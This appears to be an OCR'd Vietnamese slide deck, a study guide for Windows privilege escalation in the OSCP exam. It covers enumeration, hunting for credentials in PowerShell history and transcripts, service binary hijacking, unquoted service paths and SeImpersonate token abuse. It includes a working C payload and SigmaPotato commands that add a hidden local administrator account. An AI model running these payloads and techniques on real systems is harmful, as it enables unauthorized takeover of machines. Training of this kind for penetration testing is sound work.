

[TITLE]: OSCP Windows Privilege Escalation Masterclass

[SUBTITLE]: Từ Standard User đến NT AUTHORITY\SYSTEM. Sổ tay Chiến thuật & Thực chiến.



Gemini Notebook

Mindset Thực chiến: Vòng lặp OSCP (The Cyclical Process)



[!] Bản chất của Penetration Test là vòng lặp. Khi có Context mới (User mới), lập tức reset lại quá trình Enumeration từ con số 0 để tìm Vector trước đó không thể tiếp cận.

Gemini Notebook

Nhận thức Tình huống (Situational Awareness)

We are where?

```
> systeminfo
. ...
> ipconfig /all
> route print
```

→ (OS Version, Build, Patch Level)

→ (Interfaces, Mạng nội bộ)

→ (Routing table, Pivot vectors)

Who are we?

```
> whoami /priv
. ...
> net user [name]
> net localgroup
administrators
```

→ (Token privileges hiện tại)

→ (Kiểm tra nhóm, e.g., Remote Desktop Users)

→ (Săn tìm High-value Targets)

What's running?

```
> netstat -ano
. ...
> Get-Process
```

→ (Listening ports: 3306 MySQL, 80/443 Apache)

→ (PID mapping tới các dịch vụ như XAMPP)

Gemini Notebook

Ma trận Enumeration: Auto vs. Manual

[winPEAS]

- ✅ [+] Quét toàn diện, phân loại màu sắc (Đỏ = Vulnerable).
- ✅ [+] Tiết kiệm thời gian rà soát hàng ngàn file.
- ❌ [-] Có thể nhận diện sai OS Version (VD: Nhận diện Windows 11 thành Windows 10).
- ❌ [-] Thường bỏ lỡ các file .txt ẩn trên Desktop hoặc Powershell History.

[Manual Enum]


- ✅ [+] Tìm ra file Ghi chú cuộc họp, .kdbx KeePass.
- ✅ [+] Đọc hiểu cấu trúc thư mục đặc thù (VD: C:\xampp\).
- ❌ [-] Tốn thời gian nếu không có tư duy định hướng (Situational Awareness).

[WARNING] Không bao giờ tin tưởng mù quáng vào tool. False Positives và False Negatives là chuyện thường ngày trong phòng th

Gemini Notebook

Đãi cát tìm vàng: Password Hunting

```
> Get-ChildItem -Path C:\ -Include *.kdbx,*.txt,*.ini -File -Recurse
```



[RULE] Re-use Password. Tìm thấy một plaintext password? Hãy thử nó qua RDP, WinRM, và runas cho tất cả các user hiện có.

Gemini Notebook

Mỏ vàng PowerShell: PSReadline & Transcripts

[CONCEPT] Quản trị viên thường dùng Clear-History, nhưng lệnh này KHÔNG xóa lịch sử của module PSReadline (PS v5+).

PSReadline History

```
> (Get-PSReadlineOption).HistorySavePath
...\PSReadLine\ConsoleHost_history.txt
```

Insight: Lộ lệnh Start-Transcript và biến $cred.

PowerShell Transcripts

```
File: C:\Users\Public\Transcripts\transcript01.txt
```

Insight: Lộ hoàn toàn quá trình tạo đối tượng PSCredential:

```
$password = ConvertTo-SecureString "qwert...123!!"
-AsPlainText -Force
$cred = New-Object ...PSCredential("daveadmin",
$password)
$cred = New-Object ...PSCredential("daveadmin",
$password)
```

Gemini Notebook

Triumvirate of Misconfig (3 Vectors Cốt lõi)



[Weak Service Permissions]

(Binary Hijacking). Lạm dụng quyền (F) Full Access trên Service Executable. Ghi đè file .exe bằng payload độc hại.



[Unquoted Service Paths]

(Path Interception). Lạm dụng API CreateProcess của Windows khi biên dịch đường dẫn chứa khoảng trắng không có dấu ngoặc kép.




[SeImpersonatePrivilege]

(Token Abuse). Bắt buộc process đặc quyền xác thực qua Named Pipe để đánh cắp System Token.

Gemini Notebook

Vector 1: Weak Service Permissions

```
> icacls "C:\xampp\mysql\bin\mysqld.exe"
BUILTIN\Administrators:(F)
BUILTIN\Users:(F)
```



Compile `adduser.c` thành executable độc hại (adduser.exe).

Move/Overwrite file service gốc (mysqld.exe).

Kích hoạt Service (Dùng net stop/start hoặc shutdown /r /t 0 nếu Auto-start).


Payload chạy dưới quyền LocalSystem -> Thêm User mới vào Admin group.

Gemini Notebook

Vector 2: Lỗ hổng Unquoted Service Paths

[CONCEPT] Nếu đường dẫn chứa khoảng trắng (spaces) và KHÔNG có ngoặc kép " , '', Windows API sẽ cố gắng nối đuôi .exe vào mỗi khoảng trắng từ trái sang phải.

```
[TARGET]: C:\Program Files\Enterprise Apps\Current Version\GammaServ.exe
```



Gemini Notebook

Vector 3: Quyền SeImpersonatePrivilege

[CONCEPT] Quyền giả mạo Client sau khi xác thực. Thường gặp trên tài khoản Service (IIS, LocalService, NetworkService).



[MECHANISM]:

- 1. Tạo một Named Pipe do Attacker kiểm soát (SigmaPotato).
- 2. Ép NT AUTHORITY\SYSTEM xác thực vào Named Pipe này.
- 3. Đánh cắp System Token.
- 4. Thực thi lệnh dưới bối cảnh (Context) của SYSTEM.

Gemini Notebook

Tactical Execution: Payloads & Snippets

[C Payload tạo Local Admin]

```c
#include <stdlib.h>

int main() {
    system("net user dave2 Password123! /add");
    system("net localgroup administrators dave2 /add");
    return 0;
}
```

[Biên dịch (Mingw-64)]

```
> x86_64-w64-mingw32-gcc adduser.c -o adduser.exe
```

[SigmaPotato (SeImpersonate Execution)]

```
> .\SigmaPotato.exe "net user dave4 lab /add"
> .\SigmaPotato.exe "net localgroup Administrators dave4 /add"
```

Gemini Notebook

Tối kỵ: Rủi ro từ Kernel Exploits

[WARNING]: Khai thác cấp Kernel (VD: CVE-2023-29360) cực kỳ bất ổn và dễ dẫn đến Blue Screen of Death (BSOD) toàn hệ thống. **CHỈ dùng khi mọi vector khác đều thất bại.**

[PRE-FLIGHT CHECKLIST]:

- [ ] Xác minh chính xác Build Version (systeminfo).
- [ ] Xác minh Patch Level / Hotfixes (Get-CimInstance win32_quickfixengineering).
- [ ] Kiểm tra mã nguồn (Source code) để đảm bảo không có mã độc ẩn.
- [ ] Đã thử nghiệm thành công trên Lab cục bộ (Clone VM cùng cấu hình).

Terminal - System Crash Simulation



[!] Trong OSCP, nếu làm crash máy chủ, bạn tự làm mất thời gian quý báu của chính mình.

Gemini Notebook

OSCP Exam Strategy (Quản lý Thời gian)



[RULE 1 - Time-Boxing]: Tránh Rabbit Holes

- Kẹt 2 tiếng ở một máy? -> ĐỔI MỤC TIÊU KHÁC (Alert Red).
- winPEAS trả về output quá dài? -> Filter tìm file Config/Ghi chú bằng tay.

[RULE 2 - Restart Protocol]

Chỉ shutdown /r /t 0 (Reboot) KHI VÀ CHỈ KHI chắc chắn 100% có PrivEsc payload đã được ghi đè và cấu hình là Auto-start.
Lý do: Reboot làm thay đổi PID và tốn thời gian thiết lập lại shell.

[RULE 3 - Automate vs Manual]

Nếu công cụ báo lỗi không exploit được
-> Thực thi khai thác bằng lệnh thuần túy (Manual Exploit).
Công cụ có giới hạn về argument parsing.

Gemini Notebook

Windows PrivEsc Master Checklist

[Q1 - RECON (Awareness)] [v]

whoami /priv & whoami /groups

systeminfo (OS & Patches)

netstat -ano (Listening Ports)

[Q2 - HUNTING (Credentials)] [v]

Tìm Passwords trong: C:\xampp\, .ini, .txt

Kiểm tra PSReadline: ConsoleHost_history.txt

Kiểm tra Transcripts: C:\Users\Public\Transcripts\

[Q3 - ABUSE (Services & Tasks)] [v]

Check Quyền Service Binary (Binary Hijacking)

Check khoảng trắng đường dẫn (Unquoted Service Paths)

Check DLL thiếu (Process Monitor)

Check Action của Scheduled Tasks (schtasks /query)

[Q4 - EXPLOIT (Tokens & Kernel)] [v]

Có SeImpersonatePrivilege? -> Dùng Potato Family (SigmaPotato).

Hết cách? -> Kiểm tra Kernel Exploit (CVE-2023-29360).

Gemini Notebook

C:\> echo "Tự động hóa (Tools) chỉ là công cụ. Tư duy phân tích mới là thứ lấy được quyền SYSTEM."

C:\> exit_

End of Masterclass. Tactical Dossier Compiled.

Gemini Notebook